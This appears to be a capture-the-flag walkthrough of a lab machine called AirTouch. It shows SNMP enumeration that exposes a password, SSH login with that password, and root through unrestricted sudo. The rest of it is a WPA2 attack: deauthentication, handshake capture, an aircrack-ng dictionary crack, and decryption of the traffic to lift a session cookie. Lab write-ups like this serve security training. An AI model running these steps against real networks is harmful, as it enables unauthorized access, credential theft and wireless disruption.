
Enum
- Initial scans
$ export IP=10.129.45.0
$ rustscan --ulimit 5000 -a $IP -- -sCTV -Pn

Open 10.129.45.0:22

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCt5/czuvlRZ0Ueo5rURjmvlJDipbg3G8orjGjxa9ZuqUM5ZfZPBFKcRFji0HgJc6bQFTXDEXStqG5yxtieKu4LxNWyvuFtFawpQn+4v1qaA5j6E85Zh8qeE993mf+Q/Ea5YfIsZ/otloBj5UsOER8Y+t0/oybf2vVsBc4/925ekSL6Gk3p9BQRs2s4/n33+nEfq2C+bP4F8JkoUZgTPCV8MMat+mAc5t3hxQlUbAe2taiM8+Km8CEFaQkGdZDIPRaeYqLmrmRnNLtaOrYpzsea98Pt/54QICcusk0nsT39cXsbM5mW8bFpeEwXu+w/KRvtRkSg3QRWypilddyUBgEpAU4FEn8ifL2rbNIJ/C4NPNs2O1FzNi+E6twdRz1/p6ln0in3Y5PRXo4Y3Ln/PlqI8V1BrC8zfq7PIPuC4X7Agdq2ktnracnsL8oOhfLRWwrHaPOX2tZGA3dtRs1BiJbU3IiQQOf3IPnnQDc1lgNvlrYz7tFwrIvaSvCJWVZfIE0=
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIFdougpfxwAEIWPEa46kK7yuwcialkBHhi6CR0aNOdjjNuPKkbc8GGATnt0vr5eEoc9lsYRRnBoyhoHZMd4oGw=
|   256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPp9qQHbtPkcaGbM4SnotIbktxIUaybHBXxDXKgyqYnK
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Not much shown so we try UDP scan as well
$ sudo nmap -sU --top-ports 100 $IP

Nmap scan report for 10.129.45.0
Host is up (0.038s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open snmp- SNMP Enumerate with
onesixtyoneorsnmpwalk(or anything similar)
$ onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt $IP

Scanning 1 hosts, 120 communities
10.129.45.0 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
10.129.45.0 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"


$ snmpwalk -v 2c -c public $IP

iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (181978) 0:30:19.78
iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (189763) 0:31:37.63
iso.3.6.1.2.1.25.1.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
Credentials
consultant:RxBlZhLmOkacNWScmZ6D
- SSH was open so we can try these creds
$ sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh -o StrictHostKeyChecking=no consultant@$IP

consultant@AirTouch-Consultant:~$ id
uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)

consultant@AirTouch-Consultant:~$ sudo -l

Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL

consultant@AirTouch-Consultant:~$ ls
diagram-net.png photo_2023-03-01_22-04-52.png- Successful login
- No restriction on
sudoprivs, so we can become root easily viasudo su - We should inspect these images however:
$ sshpass -p 'RxBlZhLmOkacNWScmZ6D' scp 'consultant@'"$IP"':/home/consultant/*.png' .

Consultant AirTouch-Internet AirTouch-Office
- We get hinted that there will be some machine hopping over different networks so let’s check our environment
consultant@AirTouch-Consultant:~$ sudo su

root@AirTouch-Consultant:~$ ls /root
eaphammer

root@AirTouch-Consultant:~$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.1.2  netmask 255.255.255.0  broadcast 172.20.1.255
        ether e6:ee:5c:a6:11:4f  txqueuelen 0  (Ethernet)
        RX packets 1123  bytes 113098 (113.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 932  bytes 1122590 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4522  bytes 264860 (264.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4522  bytes 264860 (264.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


root@AirTouch-Consultant:~$ iwconfig

wlan4     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

eth0      no wireless extensions.

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

lo        no wireless extensions.

wlan3     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

wlan6     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

wlan5     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@AirTouch-Consultant:~$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether e6:ee:5c:a6:11:4f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff- EAPHammer present in
/rootwhich is a pentesting tool for WPA2-Enterprise networks - Verified we are on Consultant Laptop @
172.20.1.2 - No WLAN are active currently
- Enumeration in
/usr/binreveals some other useful tools installed
root@AirTouch-Consultant:~$ ls -la /usr/bin | grep air
-rwxr-xr-x 1 root root    177624 Feb  9  2020 aircrack-ng
-rwxr-xr-x 1 root root     67896 Feb  9  2020 airdecap-ng
-rwxr-xr-x 1 root root     39296 Feb  9  2020 airdecloak-ng
-rwxr-xr-x 1 root root 72064 Feb 9 2020 airolib-ng- Aircrack Tutorial (WPA/WPA2)
- We likely need to use these tools as they are pre-loaded, and we know we need to attack the WLAN (diagram)
- Following along with tutorial (1b.
mac80211):
root@AirTouch-Consultant:~$ airmon-ng

PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211


root@AirTouch-Consultant:~$ airmon-ng start wlan0
PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

		(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
		(mac80211 station mode vif disabled for [phy0]wlan0)
phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

root@AirTouch-Consultant:~$ iwconfig
wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
*snip*- Now we need to use
airodump-ngonwlan0monwe created
root@AirTouch-Consultant:~$ airodump-ng wlan0mon

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28       36        0    0   6   54        CCMP   PSK  AirTouch-Internet
 E2:6C:B1:82:B2:E7  -28       36        0    0   6   54        CCMP   PSK  WIFI-JOHN
 2E:48:F6:24:04:EE  -28       36        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 82:7F:B7:72:57:9D  -28       74        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 82:E2:94:55:EB:9C  -28      516        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:F3  -29    0 - 1      0        6         AirTouch-Office
 (not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1      0        9         AccessLink,AirTouch-Office
(not associated) 28:6C:07:12:EE:A1 -29 0 - 1 0 4 AirTouch-Office- Now we have a list of BSSID’s and channels to narrow down our captures
- We are interested in
AirTouch-Internetsince we saw that as next hop in diagram - Need to start
airodump-ngin one shell, and thenaireplay-ngto deauthenticate the wireless client rather than wait
Shell 1
root@AirTouch-Consultant:~$ airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w capture wlan0mon

	  Created capture file "capture-01.cap".

 CH  6 ][ Elapsed: 0 s ][ 01:20

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28 100       52        0    0   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
Shell 2
- Now
aireplay-ng
root@AirTouch-Consultant:~$ aireplay-ng -0 5 -a F0:9F:C2:A3:F1:A7 wlan0mon

01:15:21  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client`s mac>).
01:15:21  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
01:15:22  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
01:15:22  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
01:15:23  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
01:15:23 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]- Should see WPA handshake
- Let it run long enough to capture a decent amount but not too much
root@AirTouch-Consultant:~$ airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w capture wlan0mon

		Created capture file "capture-01.cap".


 CH  6 ][ Elapsed: 12 s ][ 01:15 ][ WPA handshake: F0:9F:C2:A3:F1:A7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28   0      136       12    1   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29   54 -54     46       16  EAPOL

Quitting...

root@AirTouch-Consultant:~$ ls
capture-01.cap  capture-01.csv  capture-01.kismet.csv  capture-01.kismet.netxml  capture-01.log.csv  eaphammer

root@AirTouch-Consultant:~$ mv ./*.cap /home/consultant- Since we are CPU limited for cracking, let’s transfer back to our machine (if its faster)
- Use
aircrack-ngwithrockyou.txtto attempt crack
$ sshpass -p'RxBlZhLmOkacNWScmZ6D' scp consultant@$IP:"~/*.cap" .

$ aircrack-ng -w /usr/share/wordlists/rockyou.txt *.cap

Reading packets, please wait...
Opening capture-01.cap
Read 1297 packets.

   #  BSSID              ESSID                     Encryption

   1  F0:9F:C2:A3:F1:A7  AirTouch-Internet         WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening capture-01.cap
Read 1297 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:01] 22450/10303727 keys tested (27076.60 k/s)

      Time left: 6 minutes, 19 seconds                           0.22%

                           KEY FOUND! [ challenge ]


      Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
                       07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 72 58 F6 A6 9B 5C BE BB 2E D1 65 B0 E4 A9 F6 CF
Key
challenge
airdecap-ng- Documentation- Decrypts capture and can then be inspected with
Wiresharkortshark
$ airdecap-ng -b F0:9F:C2:A3:F1:A7 -p "challenge" -e AirTouch-Internet capture-01.cap

Total number of stations seen            1
Total number of packets read          1323
Total number of WEP data packets         0
Total number of WPA data packets        26
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        16
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets 0tsharkcan make short work of pilfering through
$ tshark -r capture-01-dec.cap -z follow,http,ascii,0

    1   0.000000 fe80::2a6c:7ff:fefe:a322 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    2   0.032256 fe80::2a6c:7ff:fefe:a322 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    3  25.312832      0.0.0.0 → 255.255.255.255 DHCP 342 DHCP Request  - Transaction ID 0x3b060979
    4  25.315392  192.168.3.1 → 192.168.3.74 DHCP 343 DHCP ACK      - Transaction ID 0x3b060979
    5  30.516096 Ubiquiti_a3:f1:a7 → XIAOMIElectr_fe:a3:22 ARP 42 Who has 192.168.3.74? Tell 192.168.3.1
    6  30.516608 XIAOMIElectr_fe:a3:22 → Ubiquiti_a3:f1:a7 ARP 42 192.168.3.74 is at 28:6c:07:fe:a3:22
    7  35.297472 192.168.3.74 → 192.168.3.1  TCP 74 55272 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3185643778 TSecr=0 WS=128
    8  35.297472  192.168.3.1 → 192.168.3.74 TCP 74 80 → 55272 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1993746910 TSecr=3185643778 WS=128
    9  35.297472 192.168.3.74 → 192.168.3.1  TCP 66 55272 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3185643778 TSecr=1993746910
   10  35.297472 192.168.3.74 → 192.168.3.1  HTTP 209 GET /lab.php HTTP/1.1
   11  35.297472  192.168.3.1 → 192.168.3.74 TCP 66 80 → 55272 [ACK] Seq=1 Ack=144 Win=65024 Len=0 TSval=1993746910 TSecr=3185643778
   12  35.297472  192.168.3.1 → 192.168.3.74 HTTP 671 HTTP/1.1 200 OK  (text/html)
   13  35.299008 192.168.3.74 → 192.168.3.1  TCP 66 55272 → 80 [ACK] Seq=144 Ack=606 Win=64128 Len=0 TSval=3185643778 TSecr=1993746910
   14  35.299008 192.168.3.74 → 192.168.3.1  TCP 66 55272 → 80 [FIN, ACK] Seq=144 Ack=606 Win=64128 Len=0 TSval=3185643779 TSecr=1993746910
   15  35.299008  192.168.3.1 → 192.168.3.74 TCP 66 80 → 55272 [FIN, ACK] Seq=606 Ack=145 Win=65024 Len=0 TSval=1993746911 TSecr=3185643779
   16  35.299008 192.168.3.74 → 192.168.3.1  TCP 66 55272 → 80 [ACK] Seq=145 Ack=607 Win=64128 Len=0 TSval=3185643779 TSecr=1993746911

===================================================================
Follow: http,ascii
Filter: tcp.stream eq 0
Node 0: 192.168.3.74:55272
Node 1: 192.168.3.1:80
143
GET /lab.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Cookie: PHPSESSID=jjuk8s61kj18hkibpsc5847s5s; UserRole=user


	282
HTTP/1.1 200 OK
Date: Wed, 21 Jan 2026 04:52:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 323
Content-Type: text/html; charset=UTF-8


	323


<!DOCTYPE html>
<html>

<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>

<body>

Welcome manager<br><br><br><br>
Congratulation! You have logged into password protected page. <a href="index.php">Click here</a> to go to index.php to get the flag.

</body>

</html>
===================================================================
Captured Traffic
192.168.3.1:80/lab.php
managerlogged in and received cookieCookie:
PHPSESSID=jjuk8s61kj18hkibpsc5847s5s; UserRole=user
User
- Need to connect to this network from consultant machine
- We know the key
challenge
$ root@AirTouch-Consultant:/home/consultant$ wpa_passphrase "AirTouch-Internet" "challenge" > wpa.conf

$ root@AirTouch-Consultant:/home/consultant$ wpa_supplicant -B -i wlan1 -c wpa.conf

$ root@AirTouch-Consultant:/home/consultant$ iwconfig
*snip*

wlan1     IEEE 802.11  ESSID:"AirTouch-Internet"
          Mode:Managed  Frequency:2.437 GHz  Access Point: F0:9F:C2:A3:F1:A7
          Bit Rate=18 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
